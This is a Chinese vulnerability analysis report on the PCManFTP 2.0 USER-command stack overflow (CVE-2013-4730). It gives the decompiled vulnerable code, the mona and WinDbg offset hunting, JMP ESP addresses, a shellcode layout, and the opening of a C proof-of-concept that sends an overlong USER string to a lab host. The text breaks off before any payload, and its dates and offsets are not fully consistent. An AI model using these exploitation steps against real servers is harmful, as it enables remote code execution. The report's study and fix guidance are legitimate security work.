

## 北京蓝森科技有限公司

## PCManFTP v2.0 (CVE-2013-4730) 漏洞分析报告

软件名称: PCManFTP	操作系统: Windows 7 SP1
软件版本: 2.0	漏洞编号: CVE-2013-4730
漏洞模块: PCManFTPD2.exe	危害等级: 高危
模块版本: 2.0.0.0	漏洞类型: 缓冲区溢出
编译日期: 2005-01-01	威胁类型: 远程

分析人: 张海龙

2016 年 12 月 23 日

## 目录

1. 软件简介 .....	2
2. 漏洞成因 .....	2
3. 利用过程 .....	错误!未定义书签。
4. PoC .....	3
5. 结语 .....	错误!未定义书签。
6. 参考资料 .....	10

## 1. 软件简介

PCMan's FTP Server 是洪任伦程序员所研发的一套 FTP 服务器软件。该软件具有体积小、功能简单等特点。

## 2. 漏洞成因

PCMan's FTP Server 2.0 版本中存在缓冲区溢出漏洞。远程攻击者可借助 USER 命令中的长字符串利用该漏洞执行任意代码。在 recv 函数上下断点持续跟踪,发现服务端在接收到登录请求之后,会将受到的信息进行字符串拼接,而在字符串拼接的地方,并未进行长度控制,因此导致缓冲区溢出,即使用 sprintf 对于写入 buffer 的字符数是没有限制的,这就存在了 buffer 溢出的可能性。解决这个问题,可以考虑使用 snprintf 函数,该函数可对写入字符数做出限制。

```
1 struct CWinThread *__thiscall sub_403E60(_DWORD *this, _BYTE *a2)
2 {
3     _DWORD *v2; // esi@1
4     struct CWinThread *result; // eax@2
5     int v4; // eax@3
6     int v5; // eax@4
7     int v6; // eax@6
8     struct CWinThread *v7; // eax@12
9     struct CWinThread *v8; // eax@15
10    struct _SYSTEMTIME SystemTime; // [sp+8h] [bp-814h]@3
11    DWORD NumberOfBytesWritten; // [sp+18h] [bp-804h]@7
12    char Buffer; // [sp+1Ch] [bp-800h]@6
13
14    v2 = this;
15    if ( dword_443540 || (result = (struct CWinThread *)dword_443548) != 0 )
16    {
17        GetLocalTime(&SystemTime);
18        v4 = v2[9];
19        if ( v4 )
20            v5 = *(_DWORD *)(v4 + 8);
21        else
22            v5 = v2[1];
23        v6 = sprintf(
24            &Buffer,
25            aDDD02d02d05dSS,
26            SystemTime.wYear,
27            SystemTime.wMonth,
28            SystemTime.wDay,
29            SystemTime.wHour,
30            SystemTime.wMinute,
31            v2[3],
32            v5,
33            a2);
34        if ( hFile != (HANDLE)-1 )
35            WriteFile(hFile, &Buffer, v6, &NumberOfBytesWritten, 0);
```

## 3. 利用过程

### 3.1 准备工作

- 1) 自动生成有序数, 并能确定异常点的偏移(可以使用 windbg 插件 Mona2)
- 2) Mona2 环境需要 Python 2.7
- 3) Windbg(用来定位 JMP ESP 地址)
- 4) OllyDbg(为了后续测试)
- 5) Visual Studio2019 写测试代码和 ShellCode

### 3.2 配置环境

- 1) 虚拟机 win7 专业版 spl
- 2) 安装 WDK, 它自带 WinDBG
- 3) 安装 Python2.7.2
- 4) 安装 Visual C++ 2008 运行库


- 5) 安装 WinDbg 的 Python 插件 Pykd
- 6) 复制 mona.py 和 windbglib.py 到 WinDbg 同目录
- 7) 运行 WinDbg 随便调试一个程序进行测试以上环境

```
.load pykd.pyd 加载 pykd
!py mona 测试 Mona
.reload /f 加载 windbg 符号
```

### 3.3 软件测试



FTP 需要符合标准:RFC959

- 1) 建立 Socket 连接, 连接目标 FTP
- 2) 连接 FTP 服务器的欢迎语
- 3) 发送 "USER XXX" 到 FTP
- 4) 接受请求结果
- 5) 详细代码在后文 exploit(poc 中 4))





### 3.4 手动 Fuzz 测试

构建长字符串进行测试, 使用 mona 生成有序长字符串!Py mona pc 3000, 替换掉 "+++Haha+++", 再测试, 发现测试代码在等待服务器信息处不能退出, 虚拟机中的程序已经崩溃



观察 windbg 中的信息，得到异常信息并查找到异常处在字符串中的位置






```
Pid 5648 - WinDbg:6.3.9600.17200 X86
File Edit View Debug Window Help
[+] Command used:
!py mona.py pc 3000
Creating cyclic pattern of 3000 bytes
Ae0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
[+] Preparing output file 'pattern.txt'
- (Re)setting logfile pattern.txt
Note: don't copy this pattern from the log window, it might be truncated !
It's better to open pattern.txt and copy the pattern from the file

[+] This mona.py action took 0:00:00.062000
0:003> !py mona po 0x38436f39
Hold on...
[+] Command used:
!py mona.py po 0x38436f39
Looking for 9aC8 in pattern of 500000 bytes
Looking for 8Co9 in pattern of 500000 bytes
- Pattern 8Co9 (0x38436f39 reversed) found in cyclic pattern at position 2006
Looking for 9aC8 in pattern of 500000 bytes
Looking for 8Co9 in pattern of 500000 bytes
- Pattern 8Co9 not found in cyclic pattern (uppercase)
Looking for 9aC8 in pattern of 500000 bytes
Looking for 8Co9 in pattern of 500000 bytes
- Pattern 8Co9 not found in cyclic pattern (lowercase)

[+] This mona.py action took 0:00:00.374000
0:003>
```


得到偏移后，在系统中查找一个 JMP ESP 作为跳板



```
[+] Command used:  
!py mona.py jmp -r esp  
  
----- Mona command started on 2020-11-23 10:43:17 (v2.0, rev 567) -----  
[+] Processing arguments and criteria  
- Pointer access level : X  
[+] Generating module info table, hang on...  
- Processing modules  
- Done. Let's rock 'n roll.  
[+] Querying 2 modules  
- Querying module Blowfish.dll  
- Querying module PCManFTP2.exe  
- Search complete, processing results  
[+] Preparing output file 'jmp.txt'  
- (Re)setting logfile jmp.txt  
[+] Writing results to jmp.txt  
- Number of pointers of type 'jmp esp' : 1  
- Number of pointers of type 'push esp # ret' : 3  
- Number of pointers of type 'push esp # ret 0x0c' : 1  
[+] Results  
0x0043410d | 0x0043410d : jmp esp | startnull,ascii {PAGE_EXECUTE_READ} [PCManFTP2.exe] ASLR: False, Rebase: Fal  
0x00408a88 | 0x00408a88 : push esp # ret | startnull {PAGE_EXECUTE_READ} [PCManFTP2.exe] ASLR: False, Rebase: F  
0x0040e85f | 0x0040e85f : push esp # ret | startnull {PAGE_EXECUTE_READ} [PCManFTP2.exe] ASLR: False, Rebase: F  
0x0040e93b | 0x0040e93b : push esp # ret | startnull {PAGE_EXECUTE_READ} [PCManFTP2.exe] ASLR: False, Rebase: F  
0x004252e7 | 0x004252e7 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [PCManFTP2.exe] ASLR: False, Rebas  
Found a total of 5 pointers  
  
0:003>
```

用当前指令(!py mona jmp r esp)得到的地址不能作为跳板, 因为如果转成字符串, 会有 00 出现, 使用指定模块查找方法





```
Pid 5648 - WinDbg:6.3.9600.17200 X86
File Edit View Debug Window Help
Command
0:003> !py mona jmp -r esp -n "kernel32.dll"
Hold on...
[+] Command used:
!py mona.py jmp -r esp -n kernel32.dll

----- Mona command started on 2020-11-23 10:50:09 (v2.0, rev 567) -----
[+] Processing arguments and criteria
  - Pointer access level : X
  - Only querying modules kernel32.dll
[+] Generating module info table, hang on...
  - Processing modules
  - Done. Let's rock 'n roll.
[+] Querying 1 modules
  - Querying module kernel32.dll
  - Search complete, processing results
[+] Preparing output file 'jmp.txt'
  - (Re)setting logfile jmp.txt
[+] Writing results to jmp.txt
  - Number of pointers of type 'jmp esp' : 1
  - Number of pointers of type 'call esp' : 2
  - Number of pointers of type 'push esp # ret' : 1
[+] Results :
0x76fef7f7 | 0x76fef7f7 (b+0x000bf7f7) : jmp esp | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False
0x76fe2dbb | 0x76fe2dbb (b+0x000b2dbb) : call esp | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False
0x76fef6df | 0x76fef6df (b+0x000bf6df) : call esp | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False
0x76f7f7df | 0x76f7f7df (b+0x0004f7df) : push esp # ret | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False
Found a total of 4 pointers
0:003>
```

### 3.5 Shellcode 组合逻辑

第一部分: " USER " (注意有空格)

第二部分: 无意义的字符串, 长度为 2001 个字节

第三部分: JMP ESP

第四部分: 解密代码+Payload, 位于 ESP 指向的地址, 与 JMP ESP 指令相差 4 个字节

[illegible]

Payload 在读取时被 0x00 字符截断了，对 Payload 进行异或加密，并在开头加上解密代码的十六进制数

## 4. PoC

```
#define _CRT_SECURE_NO_WARNINGS
#define _WINSOCK_DEPRECATED_NO_WARNINGS
/*----- win32 网络编程几步走 （客户端） -----*/
#include <WINSOCK2.H>
#include <STDIO.H>
#include <iostream>
using namespace std;
#pragma comment(lib, "ws2_32.lib")

int main(int argc, char* argv[])
{
    WORD sockVersion = MAKEWORD(2, 2);
    WSADATA data;
    if (WSAStartup(sockVersion, &data) != 0)
    {
        return 0;
    }
    /* ---- 1、创建套接字（socket） ---- */
    SOCKET sclient = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
    if (sclient == INVALID_SOCKET)
```

```
{
    printf("invalid socket !");
    return 0;
}

SOCKADDR_IN serAddr;
serAddr.sin_family = AF_INET;
serAddr.sin_port = htons(21);
serAddr.sin_addr.S_un.S_addr = inet_addr("192.168.75.132");

/* ----- 2、向服务器发出连接请求 (connect) ----- */
if (connect(sclient, (SOCKADDR*)&serAddr, sizeof(serAddr)) == SOCKET_ERROR)
{
    cout << WSAGetLastError() << endl;
    printf("connect error !");

    closesocket(sclient);
    return 0;
}

/*----- 3、和服务器端进行通信 (send/recv) ----- */
char recData[4096];
recv(sclient, recData, 4096, 0);

char* sendData = (char*)
    "USER anonymous
a0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7A
f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6A
i7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5A
l6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4A
o5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3A
r4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2A
u3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1A
